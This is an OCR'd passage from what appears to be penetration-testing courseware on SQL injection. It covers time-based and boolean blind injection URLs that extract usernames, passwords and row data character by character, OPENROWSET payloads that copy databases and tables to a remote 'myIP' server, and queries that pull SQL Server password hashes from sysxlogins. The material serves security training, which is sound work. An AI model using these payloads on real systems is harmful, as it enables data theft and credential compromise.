(ASCII(lower(substring((USER),2,1)))=98)  WAITFOR DELAY
'00:00:10'--

http://example.com/page.aspx?id=1; IF
(ASCII(lower(substring((USER),2,1)))=99)  WAITFOR DELAY
'00:00:10'--
```

- **Check if third character in user name contains "a" (a = 97), "b," or "c" etc.**

```
http://example.com/page.aspx?id=1; IF
(ASCII(lower(substring((USER),3,1)))=97)  WAITFOR DELAY
'00:00:10'--

http://example.com/page.aspx?id=1; IF
(ASCII(lower(substring((USER),3,1)))=98)  WAITFOR DELAY
'00:00:10'--

http://example.com/page.aspx?id=1; IF
(ASCII(lower(substring((USER),3,1)))=99)  WAITFOR DELAY
'00:00:10'--
```

These iterations will continue until the tester finds all characters of the database username.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Extract the First Table Entry using Blind SQL Injection

An attacker merges two SQL queries to get more data and tries to exploit the Union operator to easily get more information from the database management system. Blind injections can help attacker to bypass more filters easily as it reads entries symbol by symbol.

Penetrations testers must verify if the Blind SQL injection technique allows the attackers to extract the entries of the database tables of web application. To test the extraction of entries from a database table, you must query in such a way that one query should search for a single character from the first table entry name.

- **Search for the first character of the first table entry:**

  ```
  /?id=1+AND+555=if(ord(mid((select+pass+from
  users+limit+0,1),1,1))= 97,555,777)
  ```

  The command represents SELECT id, name from table where id=1 AND 555=if(ord**(mid((select pass from users limit 0,1),1,1))= 97,555,777)**)

  If the table "users" contains a column "pass" and the first character of the first entry in this column is 97 (letter "a"), then DBMS will return TRUE, otherwise FALSE.


- **Search for the second character of the first table entry:**

  ```
  /?id=1+AND+555=if(ord(mid((select+pass
  from+users+limit+0,1),2,1))= 97,555,777)
  ```

  If the table "users" contains a column "pass" and the second character of the first entry in this column is 97 (letter "a"), then DBMS will return TRUE, otherwise FALSE.

Note: The examples here work with MySQL.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Extract Data from Rows using Blind SQL Injection

Blind SQL Injection

In the Blind SQL injection method, the attacker can extract the data from the rows using the command with the "IF" keyword and check if the first character of the word in the first column and row match the character by guessing. The penetration testers must check if the attacks are possible using the Blind SQL injection.

- **Extract First Field of First Row:**

  ```
  http://example.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 EID from
  EMP)=3) WAITFOR DELAY '00:00:10'--

  http://example.com/page.aspx?id=1; IF (ASCII(substring((SELECT
  TOP 1 EID from EMP),1,1))=106) WAITFOR DELAY '00:00:10'--

  http://example.com/page.aspx?id=1; IF (ASCII(substring((SELECT
  TOP 1 EID from EMP),2,1))=111) WAITFOR DELAY '00:00:10'--

  http://example.com/page.aspx?id=1; IF (ASCII(substring((SELECT
  TOP 1 EID from EMP),3,1))=101) WAITFOR DELAY '00:00:10'—
  ```

  Field Data = JOE

- **Extract Second Field of First Row:**


  ```
  http://example.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 DEPT from
  EMP)=4) WAITFOR DELAY '00:00:10'--

  http://example.com/page.aspx?id=1; IF (ASCII(substring((SELECT
  TOP 1 DEPT from EMP),1,1))=100) WAITFOR DELAY '00:00:10'--

  http://example.com/page.aspx?id=1; IF (ASCII(substring((SELECT
  TOP 1 DEPT from EMP),2,1))=111) WAITFOR DELAY '00:00:10'--
  ```


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
http://example.com/page.aspx?id=1; IF (ASCII(substring((SELECT
TOP 1 DEPT from EMP),3,1))=109) WAITFOR DELAY '00:00:10'--

http://example.com/page.aspx?id=1; IF (ASCII(substring((SELECT
TOP 1 DEPT from EMP),3,1))=112) WAITFOR DELAY '00:00:10'--
```

Field Data = COMP

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Replicate the Database Structure and Data

OPENROWSET includes all connection information required to access remote data from an OLE DB data source. The attackers try to escalate the privileges on the MS SQL server using the OPENROWSET command that allows them to connect to the database server from a remote location. As a penetration tester, you need to check the command and observe if the OPENROWSET is vulnerable to various SQL injection attacks.

First, Use OPENROWSET to Brute force the password of the 'sa' account of Microsoft SQL Server. Use the following SQL injection queries:

Use following OPENROWSET SQL queries to recreate the database:

```
'; insert into OPENROWSET
('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
 'select * from mydatabase..hacked_sysdatabases') select * from
master.dbo.sysdatabases --
```

```
'; insert into OPENROWSET('SQLoledb','uid=sa;
pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;', 'select * from
mydatabase.. hacked_sysdatabases') select * from
user_database.dbo.sysobjects --
```

```
'; insert into
OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myI
P,80;','select * from mydatabase..hacked_syscolumns') select * from
user_database.dbo.syscolumns --
```


Use following OPENROWSET SQL queries to transfer the database:

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
'; insert into OPENROWSET('SQLoledb',
'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;', 'select * from
mydatabase..table2') select * from database..table2 --

'; insert into OPENROWSET('SQLoledb', 'uid=sa;pwd=Pass123;Network
=DBMSSOCN;Address=myIP,80;', 'select * from mydatabase.. table1')
select * from database..table1 --
```

Using the above query, you may connect to the remote database that is having 10.0.2.1 IP address, and root and password as its username and password. Use a nested query inside the command to select a column from the table. If the database parses the query, it will establish a remote connection with the system used to send the query.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Extract SQL-Server Password Hashes

The databases save SQL-server user IDs and passwords in table called sysxlogins in the form of hashes, such as MD5, SHA1, etc. Attackers can extract these hashes using various techniques such as SQL queries and error messages.

As a penetration tester, you must check if the database is vulnerable to mentioned attacks. Use the following command to extract password from the sysxlogins table. If the Password field

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

requires DBO access with lower privileges you can still recover user names and Brute force the password.

- **SQL query**
  - SELECT name, password from sysxlogins
  - To display the hashes through an error message, convert hashes → Hex → concatenate
- **Password field requires dbo access**
  - With lower privileges, you can still recover user names and brute force the password
- **SQL server hash sample**

```
0x010034767D5C0CFA5FDCA28C4A56085E65E882E71CB0ED2503412FD54D6119F
FF04129A1D72E7C3194F7284A7F3A
```

Extract password hashes through error messages:

```
' and 1 in (select x from temp) --
' and 1 in (select substring (x, 256, 256) from temp) --
' and 1 in (select substring (x, 512, 256) from temp) --
' drop table temp --
```

Extract the password hashes using the following query:

```
SELECT password FROM master..sysxlogins
```

You must generate hexadecimal values for the password hashes using the following query:

```
begin @charvalue='0x', @i=1, @length=datalength(@binvalue),
@hexstring = '0123456789ABCDEF'
while (@i<=@length) BEGIN
declare @tempint int,
@firstint int, @secondint int
select @tempint=CONVERT
(int,SUBSTRING(@binvalue,@i,1))
select @firstint=FLOOR
       (@tempint/16)
select @secondint=@tempint -
       (@firstint*16)
select @charvalue=@charvalue +
 SUBSTRING (@hexstring,@firstint+1,1) +
 SUBSTRING (@hexstring, @secondint+1, 1)
select @i=@i+1 END
```


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

